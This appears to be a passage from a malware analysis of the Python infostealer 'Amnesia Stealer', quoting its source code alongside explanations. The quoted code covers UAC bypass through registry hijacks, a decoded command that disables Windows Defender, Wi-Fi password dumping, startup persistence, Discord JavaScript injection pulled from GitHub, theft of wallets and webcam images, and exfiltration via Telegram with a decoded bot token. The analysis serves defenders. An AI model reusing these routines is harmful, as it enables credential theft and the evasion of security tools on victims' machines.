def BlockSites(self) -> None: # Initiates blocking of AV related sites and kill any browser instance for them to reload the hosts file
    if Settings.BlockAvSites:
        Logger.info("Blocking AV sites")
        Utility.BlockSites()
        Utility.TaskKill("chrome", "firefox", "msedge", "safari", "opera", "iexplore")

@staticmethod
def killTasks() -> None:
    Utility.TaskKill(*VmProtect.BLACKLISTED_TASKS)
```

Amnesia Stealer Code Analysis IV

Amnesia Stealer contains a function named TaskKill, which terminates certain running processes during its execution. After the Amnesia Stealer malware is executed, it terminates the processes of "chrome", "firefox", "msedge", "safari", "opera", "iexplore", 'fakenet', 'dumpcap', 'httpdebuggerui', 'wireshark', 'fiddler', 'vboxservice', 'df5serv', 'vboxtray', 'vmtoolsd', 'vmwaretray', 'ida64', 'ollydbg', 'pestudio', 'vmwareuser', 'vgauthservice', 'vmacthlp', 'x96dbg', 'vmsrvc', 'x32dbg', 'vmusrvc', 'prl_cc', 'prl_tools', 'xenservice', 'qemu-ga', 'joeboxcontrol', 'ksdumperclient', 'ksdumper', 'joeboxserver', 'vmwareservice', 'vmwaretray', 'discordtokenprotector'.

```python
    @staticmethod
    def BlockSites() -> None: # Tries to block AV related sites using hosts file
        if Utility.IsAdmin():
            call = subprocess.run("REG QUERY HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters /V DataBasePath", shell= True, capture_output=
            if call.returncode != 0:
                hostdirpath = os.path.join("System32", "drivers", "etc")
            else:
                hostdirpath = os.sep.join(call.stdout.decode(errors= "ignore").strip().splitlines()[-1].split()[-1].split(os.sep)[1:])
            hostfilepath = os.path.join(os.getenv("systemroot"), hostdirpath , "hosts")
            if not os.path.isfile(hostfilepath):
                return
            with open(hostfilepath) as file:
                data = file.readlines()

            BANNED_SITES = ("virustotal.com", "avast.com", "totalav.com", "scanguard.com", "totaladblock.com", "pcprotect.com", "mcafee.com", "bitdefender.com", "
            newdata = []
            for i in data:
                if any([(x in i) for x in BANNED_SITES]):
                    continue
                else:
                    newdata.append(i)

            for i in BANNED_SITES:
                newdata.append("\t0.0.0.0 {}".format(i))
                newdata.append("\t0.0.0.0 www.{}".format(i))

            newdata = "\n".join(newdata).replace("\n\n", "\n")

            subprocess.run("attrib -r {}".format(hostfilepath), shell= True, capture_output= True) # Removes read-only attribute from hosts file
            with open(hostfilepath, "w") as file:
                file.write(newdata)
            subprocess.run("attrib +r {}".format(hostfilepath), shell= True, capture_output= True) # Adds read-only attribute to hosts file
```

Amnesia Stealer Code Analysis III

The BlockSites function prevents access to specific websites after the amnesia stealer malware is executed on the system. It attempts to locate the hosts file through the Registry and then makes the sites listed in the BANNED_SITES variable inaccessible by redirecting them to the IP address 0.0.0.0.

To prevent settings from being reverted, the function changes the hosts file to read-only, removing write permissions.

```python
if __name__ == "__main__" and os.name == "nt":
    Logger.info("Process started")
    if Settings.HideConsole:
        Syscalls.HideConsole() # Hides console

    if not Utility.IsAdmin(): # No administrator permissions
        Logger.warning("Admin privileges not available")
        if Utility.GetSelf()[1]:
            if not "--nouacbypass" in sys.argv and Settings.UacBypass:
                Logger.info("Trying to bypass UAC (Application will restart)")
                if Utility.UACbypass(): # Tries to bypass UAC (only for exe mode)
                    os._exit(0)
                else:
                    Logger.warning("Failed to bypass UAC")
                    if not Utility.IsInStartup(sys.executable):
                        logger.info("Showing UAC prompt")
                        if Utility.UACPrompt(sys.executable): # Ask user for admin perms and restart
                            os._exit(0)

            if not Utility.IsInStartup() and not Settings.UacBypass:
                Logger.info("Showing UAC prompt to user (Application will restart)")
                if Utility.UACPrompt(sys.executable): # Ask user for admin perms and restart
                    os._exit(0)

    @staticmethod
    def UACPrompt(path: str) -> bool:
        return ctypes.windll.shell32.ShellExecuteW(None, "runas", path, " ".join(sys.argv), None, 1) == 42

    @staticmethod
    def DisableDefender() -> None:
        command = base64.b64decode(b'cG93ZXJzaGVsbCBTZXQtTXBQcmVmZXJlbmNlIC1EaXNhYmxlSW50cnVzaW9uUHJldmVudGlvblN5c3RlbSAkdHJ1ZSAtRGlzYWJsZUlPQVZQcm90ZWN0aW9uICR0c
        subprocess.Popen(command, shell= True, creationflags= subprocess.CREATE_NEW_CONSOLE | subprocess.SW_HIDE)

    @staticmethod
    def ExcludeFromDefender(path: str = None) -> None:
        if path is None:
            path = Utility.GetSelf()[0]
        subprocess.Popen("powershell -Command Add-MpPreference -ExclusionPath '{}'".format(path), shell= True, creationflags= subprocess.CREATE_NEW_CONSOLE | subp
```

Amnesia Stealer Code Analysis IV

Amnesia Stealer triggers UAC (User Account Control) to gain administrative rights. If permission is granted, the actions are carried out with administrative privileges. However, if permission is denied and a false value is returned, it attempts to bypass UAC using the Utility.UACbypass() function. If the bypass is not successful, the UAC prompt is shown to the user again to attempt to gain administrative rights.

```python
@staticmethod
def UACbypass(method: int = 1) -> bool: # Tries to bypass UAC prompt and get administrator permissions (exe mode)
    if Utility.GetSelf()[1]:

        execute = lambda cmd: subprocess.run(cmd, shell= True, capture_output= True)

        match method:
            case 1:
                execute(f"reg add hkcu\Software\\Classes\\ms-settings\\shell\\open\\command /d \"{sys.executable}\" /f")
                execute("reg add hkcu\Software\\Classes\\ms-settings\\shell\\open\\command /v \"DelegateExecute\" /f")
                log_count_before = len(execute('wevtutil qe "Microsoft-Windows-Windows Defender/Operational" /f:text').stdout)
                execute("computerdefaults --nouacbypass")
                log_count_after = len(execute('wevtutil qe "Microsoft-Windows-Windows Defender/Operational" /f:text').stdout)
                execute("reg delete hkcu\Software\\Classes\\ms-settings /f")

                if log_count_after > log_count_before:
                    return Utility.UACbypass(method + 1)

            case 2:

                execute(f"reg add hkcu\Software\\Classes\\ms-settings\\shell\\open\\command /d \"{sys.executable}\" /f")
                execute("reg add hkcu\Software\\Classes\\ms-settings\\shell\\open\\command /v \"DelegateExecute\" /f")
                log_count_before = len(execute('wevtutil qe "Microsoft-Windows-Windows Defender/Operational" /f:text').stdout)
                execute("fodhelper --nouacbypass")
                log_count_after = len(execute('wevtutil qe "Microsoft-Windows-Windows Defender/Operational" /f:text').stdout)
                execute("reg delete hkcu\Software\\Classes\\ms-settings /f")

                if log_count_after > log_count_before:
                    return Utility.UACbypass(method + 1)
            case _:
                return False

        return True
```

Amnesia Stealer Code Analysis VII

There are two methods analyzed in the UAC Bypass function. The both methods are appending a key to the registry at hkcu\Software\Classes\ms-settings\shell\open\command, hence making any command open via 'ms-settings' able to try to run the program with administrator rights. In both methods, this key is added only to redirect the running of relevant Windows programs with administrative rights. The first method employs computerdefaults.exe for the UAC Bypass, and the second one uses the Windows program fodhelper.exe.

```python
@staticmethod
def GetWifiPasswords() -> dict:
    profiles = list()
    passwords = dict()

    for line in subprocess.run('netsh wlan show profile', shell= True, capture_output= True).stdout.decode(errors= 'ignore').strip().splitlines():
        if 'All User Profile' in line:
            name= line[(line.find(':') + 1):].strip()
            profiles.append(name)

    for profile in profiles:
        found = False
        for line in subprocess.run(f'netsh wlan show profile "{profile}" key=clear', shell= True, capture_output= True).stdout.decode(errors= 'ignore').strip().splitlines(
            if 'Key Content' in line:
                passwords[profile] = line[(line.find(':') + 1):].strip()
                found = True
                break
        if not found:
            passwords[profile] = '(None)'
    return passwords
```

Amnesia Stealer Code Analysis VIII

Amnesia Stealer uses the netsh tool to capture Wi-Fi passwords. By executing the command netsh wlan show profile "{profile}" key=clear, it can obtain the network password.

```python
def CreateArchive(self) -> tuple[str, str]: # Create archive of the data collected
    Logger.info("Creating archive")
    rarPath = os.path.join(sys._MEIPASS, "rar.exe")
    if Utility.GetSelf()[1] or os.path.isfile(rarPath):
        rarPath = os.path.join(sys._MEIPASS, "rar.exe")
        if os.path.isfile(rarPath):
            password = "amnesia"
            process = subprocess.run('{} a -r -hp"{}" "{}" *'.format(rarPath, password, self.ArchivePath), capture_output= True, shell= True, cwd= self.TempFolder)
            if process.returncode == 0:
                return "rar"
```

Amnesia Stealer Code Analysis IX

Amnesia Stealer uses the rar.exe software to archive the stolen data and sets the archive password to “amnesia”.

```
    @staticmethod
    def DisableDefender() -> None:
        command = base64.b64decode(b'cG93ZXJzaGVsbCBTZXQtTXBQcmVmZXJlbmNlIC1EaXNhYmxlSW50cnVzaW9uUHJldmVudGlvblN5c3RlbSAkdHJ1ZSAtRGlzYWJsZUlPQVZQcm90ZWN0aW9uICR0c
        subprocess.Popen(command, shell= True, creationflags= subprocess.CREATE_NEW_CONSOLE | subprocess.SW_HIDE)

    @staticmethod
    def ExcludeFromDefender(path: str = None) -> None:
        if path is None:
            path = Utility.GetSelf()[0]
        subprocess.Popen("powershell -Command Add-MpPreference -ExclusionPath '{}'".format(path), shell= True, creationflags= subprocess.CREATE_NEW_CONSOLE | subp

if Utility.GetSelf()[1]:
    Logger.info("Trying to exclude the file from Windows defender")
    Utility.ExcludeFromDefender() # Tries to exclude from Defender (only for exe mode)

Logger.info("Trying to disable defender")
Utility.DisableDefender() # Tries to disable Defender
```


Amnesia Stealer Code Analysis X

It has been analyzed that there are specific functions for Windows Defender. The amnesia stealer tries both to disable Windows Defender and exclude the malicious executable from Defender's scans.
In the disable function, it has been seen that a base64-encoded code is executed on the system. The decoded command structure is as follows:
powershell Set-MpPreference -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableRealtimeMonitoring $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend && powershell Set-MpPreference -SubmitSamplesConsent 2 & "%ProgramFiles%\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All

In the exclude function, the following command is present in the code without being encoded or encrypted:

powershell -Command Add-MpPreference -ExclusionPath '{}'

In this powershell command,, the {} expression is filled with the path of the malicious files that are referenced at various points in the code and needed during the malware's activities.



```
    @staticmethod
    def IsInStartup() -> bool: # Checks if the file is in startup
        path = os.path.dirname(Utility.GetSelf()[0])
        return os.path.basename(path).lower() == "startup"

    @staticmethod
    def PutInStartup() -> str: # Puts the file in startup (exe mode)
        STARTUPDIR = "C:\\ProgramData\\Microsoft\\Windows\\Start Menu\\Programs\\StartUp"
        file, isExecutable = Utility.GetSelf()
        if isExecutable:
            out = os.path.join(STARTUPDIR, "{}.scr".format(Utility.GetRandomString(invisible= True)))
            os.makedirs(STARTUPDIR, exist_ok= True)
            try: shutil.copy(file, out)
            except Exception: return None
            return out
```

Amnesia Stealer Code Analysis XI

Amnesia Stealer checks whether the malware is located in the startup directory to ensure it runs automatically when the system boots. If it is not already present in this directory, the malware moves itself there to achieve persistence. This way, it ensures it will be executed every time the computer is restarted, maintaining its presence on the system.

```
    @staticmethod
    def IsConnectedToInternet() -> bool: # Checks if the user is connected to internet
        http = PoolManager(cert_reqs="CERT_NONE")
        try:
            return http.request("GET", "https://gstatic.com/generate_204").status == 204
        except Exception:
            return False
```

Amnesia Stealer Code Analysis XII

Amnesia Stealer sends an HTTP request to the URL https://gstatic.com/generate_204 to check the victim's internet connection.

```
    @staticmethod
    def DeleteSelf(): # Deletes the current file
        path, isExecutable = Utility.GetSelf()
        if isExecutable:
            subprocess.Popen('ping localhost -n 3 > NUL && del /A H /F "{}"'.format(path), shell= True, creationflags= subprocess.CREATE_NEW_CONSOLE | subprocess.SW_HIDE)
            os._exit(0)
        else:
            os.remove(path)

    @staticmethod
    def HideSelf() -> None: # Hides the current file
        path, _ = Utility.GetSelf()
        subprocess.Popen('attrib +h +s "{}"'.format(path), shell= True, creationflags= subprocess.CREATE_NEW_CONSOLE | subprocess.SW_HIDE)
```

Amnesia Stealer Code Analysis XIII

Amnesia Stealer has the ability to delete itself from the system and hide itself while operating within the system. For the self-deletion process, it uses the ping command to introduce a common 3-second delay, seen in many malware cases, and then proceeds to remove itself from the system. To hide itself, the attrib command is used.

```
    @staticmethod
    def [redacted]() -> str | None: # Injects javascript into the Discord client's file
        check = False
        try:
            code = base64.b64decode(b"%injectionbase64encoded%").decode(errors= "ignore").replace("'%WEBHOOKHEREBASE64ENCODED%'", "'{}'".format(base64.b64encode(Settings.C2[1]
        except Exception:
            return None

        for dirname in ['Discord', 'DiscordCanary', 'DiscordPTB', 'DiscordDevelopment']:
            path = os.path.join(os.getenv('localappdata'), dirname)
            if not os.path.isdir(path):
                continue
            for root, _, files in os.walk(path):
                for file in files:
                    if file.lower() == 'index.js':
                        filepath = os.path.realpath(os.path.join(root, file))
                        if os.path.split(os.path.dirname(filepath))[-1] == 'discord_desktop_core':
                            with open(filepath, 'w', encoding= 'utf-8') as file:
                                file.write(code)
                            check = True
            if check:
                check = False
                yield path

    if Settings.DiscordInjection and not Utility.IsInStartup():
        paths = Discord.InjectJs()
        if paths is not None:
            Logger.info("Injecting backdoor into discord")
            for dir in paths:
                appname = os.path.basename(dir)
                Utility.TaskKill(appname)
                for root, _, files in os.walk(dir):
                    for file in files:
                        if file.lower() == appname.lower() + '.exe':
                            time.sleep(3)
                            filepath = os.path.dirname(os.path.realpath(os.path.join(root, file)))
                            UpdateEXE = os.path.join(dir, 'Update.exe')
                            DiscordEXE = os.path.join(filepath, '{}.exe'.format(appname))
                            subprocess.Popen([UpdateEXE, '--processStart', DiscordEXE], shell= True, creationflags= subprocess.CREATE_NEW_CONSOLE | subprocess.SW_HIDE)
```

Amnesia Stealer Code Analysis XIV

Amnesia Stealer is performing code injection through a malicious JavaScript code (inject.js). Its primary function is to steal data and transmit it to the attacker's C2 server using a Discord webhook. If the Discord application is installed, a parameter is passed to update.exe (Discord's updater), enabling the malicious script to execute every time Discord is launched. This backdoor allows the malware to steal sensitive information like emails, passwords, tokens, and credit card details used in Discord Nitro subscriptions each time Discord runs.

```
SettingsFile = "config.json"
InCodeFile = "stub.py"
OutCodeFile = "stub-o.py"
InjectionURL = "https://raw.githubusercontent.com/Blank-c/Discord-Injection-BG/main/injection-obfuscated.js"

def WriteSettings(code: str, settings: dict, injection: str) -> str:
    code = code.replace('__name__ == "__main__" and ', '')
    code = code.replace('"%c2%"', "(%d, %s)" % (settings["settings"]["c2"][0], EncryptString(settings["settings"]["c2"][1])))
    code = code.replace('"%mutex%"', EncryptString(settings["settings"]["mutex"]))
    code = code.replace('"%archivepassword%"', EncryptString(settings["settings"]["archivePassword"]))
    code = code.replace('%pingme%', "true" if settings["settings"]["pingme"] else "")
    code = code.replace('%vmprotect%', "true" if settings["settings"]["vmprotect"] else "")
    code = code.replace('%startup%', "true" if settings["settings"]["startup"] else "")
    code = code.replace('%melt%', "true" if settings["settings"]["melt"] else "")
    code = code.replace('%uacBypass%', "true" if settings["settings"]["uacBypass"] else "")
    code = code.replace('%hideconsole%', "true" if settings["settings"]["consoleMode"] in (0, 1) else "")
    code = code.replace('%debug%', "true" if settings["settings"]["debug"] else "")
    code = code.replace('%boundfilerunonstartup%', "true" if settings["settings"]["boundFileRunOnStartup"] else "")
```

Amnesia Stealer Code Analysis XV

Amnesia Stealer uses an obfuscated JavaScript code hosted on GitHub for these operations:
https: //raw.githubusercontent.com/Blank-c/Discord-Injection-BG/main/injection-obfuscated.js

The clean version of the code has been identified as follows:
https://raw.githubusercontent.com/Blank-c/Discord-Injection-BG/main/injection-clean.js

```
    @Errors.Catch
    def StealWallets(self) -> None: # Steals crypto wallets
        if Settings.CaptureWallets:
            Logger.info("Stealing crypto wallets")
            saveToDir = os.path.join(self.TempFolder, "Wallets")

            wallets = (
                ("Zcash", os.path.join(os.getenv("appdata"), "Zcash")),
                ("Armory", os.path.join(os.getenv("appdata"), "Armory")),
                ("Bytecoin", os.path.join(os.getenv("appdata"), "Bytecoin")),
                ("Jaxx", os.path.join(os.getenv("appdata"), "com.liberty.jaxx", "IndexedDB", "file_0.indexeddb.leveldb")),
                ("Exodus", os.path.join(os.getenv("appdata"), "Exodus", "exodus.wallet")),
                ("Ethereum", os.path.join(os.getenv("appdata"), "Ethereum", "keystore")),
                ("Electrum", os.path.join(os.getenv("appdata"), "Electrum", "wallets")),
                ("AtomicWallet", os.path.join(os.getenv("appdata"), "atomic", "Local Storage", "leveldb")),
                ("Guarda", os.path.join(os.getenv("appdata"), "Guarda", "Local Storage", "leveldb")),
                ("Coinomi", os.path.join(os.getenv("localappdata"), "Coinomi", "Coinomi", "wallets")),
            )

            browserPaths = {
                "Brave" : os.path.join(os.getenv("localappdata"), "BraveSoftware", "Brave-Browser", "User Data"),
                "Chrome" : os.path.join(os.getenv("localappdata"), "Google", "Chrome", "User Data"),
                "Chromium" : os.path.join(os.getenv("localappdata"), "Chromium", "User Data"),
                "Comodo" : os.path.join(os.getenv("localappdata"), "Comodo", "Dragon", "User Data"),
                "Edge" : os.path.join(os.getenv("localappdata"), "Microsoft", "Edge", "User Data"),
                "EpicPrivacy" : os.path.join(os.getenv("localappdata"), "Epic Privacy Browser", "User Data"),
                "Iridium" : os.path.join(os.getenv("localappdata"), "Iridium", "User Data"),
                "Opera" : os.path.join(os.getenv("appdata"), "Opera Software", "Opera Stable"),
                "Opera GX" : os.path.join(os.getenv("appdata"), "Opera Software", "Opera GX Stable"),
                "Slimjet" : os.path.join(os.getenv("localappdata"), "Slimjet", "User Data"),
                "UR" : os.path.join(os.getenv("localappdata"), "UR Browser", "User Data"),
                "Vivaldi" : os.path.join(os.getenv("localappdata"), "Vivaldi", "User Data"),
                "Yandex" : os.path.join(os.getenv("localappdata"), "Yandex", "YandexBrowser", "User Data")
            }
```

Amnesia Stealer Code Analysis XVI

Amnesia Stealer malware can steal data from application-based wallet apps such as Zcash, Armory, Bytecoin, Jaxx, while also being able to steal data from browser-based extensions such as Brave, Chrome, Chromium, Comodo, Edge, EpicPrivacy, Iridium, Opera, Opera GX, Slimjet, UR, Vivaldi, Yandex.

```python
@Errors.Catch
def GetDirectoryTree(self) -> None: # Makes directory trees of the common directories
    if Settings.CaptureSystemInfo:
        Logger.info("Getting directory trees")

        PIPE      = chr(9474) + "   "
        TEE       = "".join(chr(x) for x in (9500, 9472, 9472)) + " "
        ELBOW     = "".join(chr(x) for x in (9492, 9472, 9472)) + " "

        output = {}
        for name, dir in (
            ("Desktop", os.path.join(os.getenv("userprofile"), "Desktop")),
            ("Pictures", os.path.join(os.getenv("userprofile"), "Pictures")),
            ("Documents", os.path.join(os.getenv("userprofile"), "Documents")),
            ("Music", os.path.join(os.getenv("userprofile"), "Music")),
            ("Videos", os.path.join(os.getenv("userprofile"), "Videos")),
            ("Downloads", os.path.join(os.getenv("userprofile"), "Downloads")),
        ):
            if os.path.isdir(dir):
                dircontent: list = os.listdir(dir)
                if 'desktop.ini' in dircontent:
                    dircontent.remove('desktop.ini')
                if dircontent:
                    process = subprocess.run("tree /A /F", shell= True, capture_output= True, cwd= dir)
                    if process.returncode == 0:
                        output[name] = (name + "\n" + "\n".join(process.stdout.decode(errors= "ignore").splitlines()[3:])).replace("|   ", PIPE).replace("+---", TEE).repl

        for key, value in output.items():
            os.makedirs(os.path.join(self.TempFolder, "Directories"), exist_ok= True)
            with open(os.path.join(self.TempFolder, "Directories", "{}.txt".format(key)), "w", encoding= "utf-8") as file:
                file.write(value)
            self.SystemInfoStolen = True
```

Amnesia Stealer Code Analysis XVII

Amnesia Stealer has been detected identifying common directories within the system. The names of the files found in these directories are written into .txt files inside a folder created in the temp directory. This allows the
threat actor to view the file names located in the common directories.

```python
    @Errors.Catch
    def GetClipboard(self) -> None: # Copies text from the clipboard
        if Settings.CaptureSystemInfo:
            Logger.info("Getting clipboard text")
            saveToDir = os.path.join(self.TempFolder, "System")

            process = subprocess.run("powershell Get-Clipboard", shell= True, capture_output= True)
            if process.returncode == 0:
                content = process.stdout.decode(errors= "ignore").strip()
                if content:
                    os.makedirs(saveToDir, exist_ok= True)
                    with open(os.path.join(saveToDir, "Clipboard.txt"), "w", encoding= "utf-8") as file:
                        file.write(content)
```

Amnesia Stealer Code Analysis XVIII

Amnesia Stealer writes the clipboard history into a folder named "System" inside the Temp directory as Clipboard.txt after stealing it.

```python
@Errors.Catch
def GetAntivirus(self) -> None: # Finds what antivirus(es) are installed in the system
    if Settings.CaptureSystemInfo:
        Logger.info("Getting antivirus")
        saveToDir = os.path.join(self.TempFolder, "System")

        process = subprocess.run("WMIC /Node:localhost /Namespace:\\\\root\\SecurityCenter2 Path AntivirusProduct Get displayName", shell= True, capture_output= True)
        if process.returncode == 0:
            output = process.stdout.decode(errors= "ignore").strip().replace("\r\n", "\n").splitlines()
            if len(output) >= 2:
                output = output[1:]
                os.makedirs(saveToDir, exist_ok= True)
                with open(os.path.join(saveToDir, "Antivirus.txt"), "w", encoding= "utf-8", errors= "ignore") as file:
                    file.write("\n".join(output))
```

Amnesia Stealer Code Analysis XIX

Amnesia Stealer uses the command WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntivirusProduct Get displayName to detect antivirus software and write the information as antivirus.txt under the system folder within the temp directory.

```
1354        @Errors.Catch
1355        def GetTaskList(self) -> None: # Gets list of processes currently running in the system
1356            if Settings.CaptureSystemInfo:
1357                Logger.info("Getting task list")
1358                saveToDir = os.path.join(self.TempFolder, "System")
1359
1360                process = subprocess.run("tasklist /FO LIST", capture_output= True, shell= True)
1361                output = process.stdout.decode(errors= "ignore").strip().replace("\r\n", "\n")
1362                if output:
1363                    os.makedirs(saveToDir, exist_ok= True)
1364                    with open(os.path.join(saveToDir, "Task List.txt"), "w", errors= "ignore") as tasklist:
1365                        tasklist.write(output)
```

Amnesia Stealer Code Analysis XX

Amnesia Stealer uses the tasklist /FO LIST command to write the active tasks on the system into "Task List.txt" under the system folder within the temp directory.

```
1382    @Errors.Catch
1383    def TakeScreenshot(self) -> None: # Takes screenshot(s) of all the monitors of the system
1384        if Settings.CaptureScreenshot:
1385            Logger.info("Taking screenshot")
1386            command = "JABzAG8AdQByAGMAZQAgAD0AIABAACIADQAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtADsADQAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtAC4AQwBvAGwAbABlAGMAdABpAG8AbgBzAC4ARwBlAG4
1387            if subprocess.run(["powershell.exe", "-NoProfile", "-ExecutionPolicy", "Bypass", "-EncodedCommand", command], shell=True, capture_output=True, cwd= self.TempFolde
1388                self.ScreenshotTaken = True
```

Amnesia Stealer Code Analysis XXI

Amnesia Stealer uses base64-encoded C# code to take screenshots. The fact that the project's native language is python, but instead of using the libraries needed to take screenshots in the same language, the project adds additional code in a different language, such as C#, helps it avoid antivirus software and makes it harder to analyze the malware.


```
1476        @Errors.Catch
1477        def Webshot(self) -> None: # Captures snapshot(s) from the webcam(s)
1478            if Settings.CaptureWebcam:
1479                camdir = os.path.join(self.TempFolder, "Webcam")
1480                os.makedirs(camdir, exist_ok= True)
1481
1482                camIndex = 0
1483                while Syscalls.CaptureWebcam(camIndex, os.path.join(camdir, "Webcam (%d).bmp" % (camIndex + 1))):
1484                    camIndex += 1
1485                    self.WebcamPicturesCount += 1
1486
1487                if self.WebcamPicturesCount == 0:
1488                    shutil.rmtree(camdir)
```

Amnesia Stealer Code Analysis XXII

Amnesia Stealer stores the webcam image taken on the infected device as Webcam (number).bmp under the Webcam folder in the temp directory. For each screenshot it takes, the (number) part increases by 1,2,3.

Amnesia Stealer Code Analysis XXIII

Amnesia Stealer uses legitimate services as C2 to send the data it collects through the system. If the archive size is larger than 20MB, it tries to upload the archive to gofile or anonfiles. But if it is smaller than 20MB, it uploads the archive directly to discord. In case of uploading to gofile or anonfiles, the link is shared via discord.



```
encrypted_token = "NzAwNjI2MjU0NTpBQUdfT3lieGFoNXlKZ0FQRnc5SFRuWmZKdGVwTzV4Qm9iOA=="
encrypted_chat_id = "LTEwMDIwNzI1MDg2MTk="
decrypted_token = base64.b64decode(encrypted_token.encode()).decode()
decrypted_chat_id = base64.b64decode(encrypted_chat_id.encode()).decode()
token1 = decrypted_token
chat_id1 = decrypted_chat_id
fields.update(payload)
fields.update({'chat_id': chat_id1})
http.request('POST', 'https://api.telegram.org/bot%s/%s' % (token1, method), fields=fields)
```

Amnesia Stealer Code Analysis XXIV

One of the services Amnesia Stealer used to send the data it collected was analyzed as the telegram. The API used to send the data contains a base64 encoded token and chat id.

Base64 Token: *NzAwNjI2MjU0NTpBQUdfT3lieGFoNXlKZ0FQRnc5SFRuWmZKdGVwTzV4Qm9iOA==*

Clean Token: *7006262545:AAG_Oybxah5yJgAPFw9HTnZfJtepO5xBobi8*

Base64 Chat ID: *LTEwMDIwNzI1MDg2MTk=*

Clean Chat ID: *-1002072508619*

Identifying Origin of the Malware

Source Code Of the Amnesia Stealer:




Image of the Source Code of Amnesia Stealer

Source Code Of the Amnesia Stealer:

